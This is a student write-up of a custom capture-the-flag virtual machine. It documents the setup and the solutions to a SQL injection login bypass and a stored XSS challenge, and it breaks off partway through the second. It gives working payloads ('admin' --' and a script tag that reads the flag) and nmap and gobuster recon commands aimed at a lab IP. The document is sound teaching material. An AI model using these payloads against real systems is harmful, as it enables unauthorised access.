CUSTOM CTF BOX

Done By : Pranav Mohanraj

Project Type: Custom Capture The Flag (CTF) Vulnerable Machine

Category: Ethical Hacking / Penetration Testing

Platform: VM Ware Workstation Pro

Target Machine: Custom Ubuntu-based Vulnerable VM

Attacker Machine: Kali Linux

Version 1.0 2025-01-12

Contents

1. Introduction


This CTF virtual machine was developed as part of the Cyber Security 2 module to provide hands-on experience with modern cybersecurity threats and misconfigurations. The environment simulates realistic attack scenarios across web applications, network services, forensics, privilege escalation, and cryptography. All vulnerabilities are intentionally implemented to allow controlled exploitation and learning, enabling students to analyze, exploit, and understand real-world security weaknesses in a safe and ethical manner.

VB Download Link - Pranav Ubuntu VM CTF

2. System Overview

2.1. Virtual Machine Environment

The CTF environment was deployed using an **Ubuntu Server 22.04 LTS** virtual machine hosted on **VMware Workstation Pro**. Ubuntu Server was selected due to its stability, long-term security support, and widespread adoption in enterprise and cloud-based environments. A minimal server installation was used to reduce unnecessary services, thereby maintaining a controlled and realistic attack surface for the implemented challenges.




2.2. Network Configuration

Step: Network Interface and IP configuration

Command : ip a

Command Explanation: This command displays all network interfaces and their assigned IP addresses.

Screenshot



Screenshot Explanation: The screenshot confirms that the virtual machine has an active network interface (ens33) in the UP state with an assigned private IPv4 address (192.168.28.154/24). This indicates that the system is correctly networked using NAT and is able to communicate with other machines within the virtual environment, enabling interaction with the CTF challenges.

2.3. Installed Services and Tools

Installed Services

Service	Version	Purpose
Apache HTTP Server	2.4.58	Hosts vulnerable web applications for SQL Injection, XSS, and command execution challenges
vsftpd	3.0.5	Provides FTP service with intentional anonymous access for network exploitation and forensic analysis
Samba (SMB)	4.x	Exposes shared directories for network exploitation and forensic evidence retrieval
OpenSSH Server	Default	Enables remote administration and controlled access
Cron (cron daemon)	Default	Executes automated tasks, intentionally misconfigured for privilege escalation

Installed Tools

Tool	Purpose
Nmap	Network scanning and service enumeration
Gobuster	Web directory and file enumeration
Wireshark	Offline packet capture analysis
tcpdump	Network traffic capture for forensic challenges
Python 3	Cryptographic operations and custom scripts
Netcat	Reverse shell and post-exploitation interaction

3. CTF Challenge Design & Implementation

This section documents the design, exploitation, and validation of the CTF challenges implemented within the virtual machine. A total of ten challenges were created across five cybersecurity categories, with each category containing one medium-difficulty and one high-difficulty challenge.

Each challenge is presented as an individual subsection and follows a consistent, step-based format that includes the commands used, command explanations, supporting screenshots, and screenshot explanations. This approach provides clear evidence of vulnerability identification, exploitation, and successful flag capture for every challenge.

3.1. Web Application Exploitation (SQLi) – Medium

3.1.1. Challenge Setup Overview

This challenge was implemented as a deliberately vulnerable web-based authentication system hosted on an Ubuntu Server virtual machine. The environment uses the Apache web server with PHP to process user input and an SQLite database to store user credentials and roles. The application simulates a legacy internal staff portal that has not been updated to follow secure coding practices.

The login functionality was intentionally developed using insecure SQL query construction, where user-supplied input is directly embedded into backend database queries without validation or parameterisation. This design choice introduces an SQL Injection vulnerability, allowing attackers to manipulate the query logic during authentication.


Two user accounts were configured within the database: a standard user account with limited access and an administrative account with privileged access. The challenge flag was placed within an admin-only dashboard page, ensuring that successful exploitation of the SQL Injection vulnerability is required to retrieve the flag. This setup closely reflects real-world scenarios where poor input handling in authentication mechanisms can lead to unauthorised access to sensitive systems.

3.1.2. Attack Execution

Step 1: Network Discovery Using Netdiscover
Command: sudo netdiscover -r 192.168.56.0/24

Command Explanation: This command scans the local network to identify active hosts within the specified IP range.

Screenshot



Screenshot Explantation: The screenshot confirms the presence of multiple active hosts on the network, including the target Ubuntu virtual machine, indicating that it is reachable from the attacker system.

Step 2 : Port Scanning with Nmap


Command: nmap -sS -sV -p- 192.168.28.154

Command Explanation: This command scans the target system to identify open ports and the services running on them.

Switch Explanation:

- -sS – Performs a TCP SYN (stealth) scan to quickly identify open ports.
- -sV – Enables service and version detection on discovered open ports.
- -p- – Scans all 65,535 TCP ports instead of only common ports.

Screenshot



Screenshot Explanation:

The screenshot shows that port 80/tcp is open and running an Apache HTTP service, confirming the presence of a web service for further analysis.

Step 3: Web Service Enumeration


Command: nmap -p 80 --script http-enum 192.168.28.154

Command Explanation: This command performs focused enumeration on the HTTP service running on port 80 to identify accessible web directories and resources.

Switch Explanation:

- -p 80 – Specifies port 80 for targeted HTTP scanning.
- --script http-enum – Runs the Nmap HTTP enumeration script to discover common directories and web paths.

Screenshot




Screenshot Explanation: The screenshot shows that a potentially interesting directory (/website/) was discovered on the target web server. This indicates the presence of additional web content that can be further analyzed for vulnerabilities.

Step 4: Accessing the Identified Web Application

Command: http://192.168.28.154/webiste/

Command Explanation: The identified web directory was accessed directly through a web browser to observe the application functionality.

Screenshot




Screenshot Explanation: The screenshot shows a web-based login interface hosted at /website/, confirming the presence of an accessible web application. The login form indicates a potential authentication mechanism that can be further analysed for web application vulnerabilities.

Step 5: Testing Authentication Input Handling

Command: (none)

Command Explanation: (None)

Screenshot




Screenshot Explanation: The screenshot shows the application processing user input and returning an “Invalid credentials” message, indicating server-side input handling.


Step 6: Executing SQL Injection Attack

Payload: admin’ --

Payload Explanation: This payload terminates the SQL query and comments out the remaining authentication logic, bypassing login checks.

Screenshot





Screenshots Explanation: The screenshots show successful authentication bypass using SQL injection and access to the dashboard page where the flag **FLAG{web_medium_sqli}** is revealed.

3.2. Web Application Exploitation (XSS)- High

3.2.1. Challenge Setup Overview

This challenge involves a secondary web application hosted on the same Apache web server as the previous challenge but deployed under a separate directory to simulate a multi-application environment. The application represents an internal store feedback system that allows users to submit comments through a web interface.

User submitted input is stored persistently in a backend SQLite database and later rendered within the application without any form of output encoding or sanitisation. This design choice intentionally introduces a stored cross-site scripting (XSS) vulnerability, where malicious JavaScript injected by an attacker can execute in the browser of users who view the stored content.

An administrative review page is also implemented to simulate a privileged user context. Sensitive information, including the challenge flag, is present only within this admin context and is not directly accessible to normal users. Successful exploitation therefore requires the attacker to inject a script that executes when the administrator reviews stored feedback, demonstrating the impact of stored XSS vulnerabilities and their ability to compromise privileged sessions.

3.2.2. Attack Execution

Step 1 : Web Enumeration

Command: nmap -p 80 --script http-enum 192.168.28.154

Command Explanation: This command enumerates HTTP directories on the target web server.


Screenshot

```
┌──(root㉿pranavcb014022)-[~]
└─# nmap -p 80 --script http-enum 192.168.28.154
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 13:02 EST
Nmap scan report for 192.168.28.154
Host is up (0.00092s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /store/: Potentially interesting folder
|_  /website/: Potentially interesting folder
MAC Address: 00:0C:29:C1:D8:0F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

Screenshot Explanation: The screenshot shows that the /store/ directory was identified as a potentially interesting folder on the web server, indicating additional web functionality that can be further analyzed for vulnerabilities.

Step 2: Accessing the /store/ folder

Screenshot




Screenshot Explanation:
The screenshot highlights the placeholder text within the feedback input field, which explicitly indicates that submitted content is visible to an administrative user. This message provides a clear hint that user input may later be rendered in an admin context, suggesting the presence of a stored cross-site scripting (XSS) vulnerability.

Step 4: Injecting a Stored XSS Payload

Payload: <script>alert(flag.innerText)</script>

Payload Explanation: This payload executes JavaScript in the browser and reads the text content of the flag element, displaying it in an alert if the input is rendered in an administrative context.

Screenshot




Screenshot Explanation: The screenshot shows the XSS payload successfully submitted through the feedback input field, confirming that user input is accepted without sanitisation and stored for later execution.

Step 5: Using Gobuster for Wordlists, to do directory analysis
Command: gobuster dir -u http://192.168.28.154/store/ -w /usr/share/wordlists/dirb/common.txt -x php -t 40
Command Explanation: This command enumerates hidden directories and files within the /store/ path using a common wordlist.

Switch Explanation


- dir – Runs Gobuster in directory enumeration mode.
- -u – Specifies the target URL.
- -w – Defines the wordlist used for enumeration.
- -x php – Appends the .php extension to each wordlist entry.
- -t 40 – Uses 40 concurrent threads to speed up the scan.

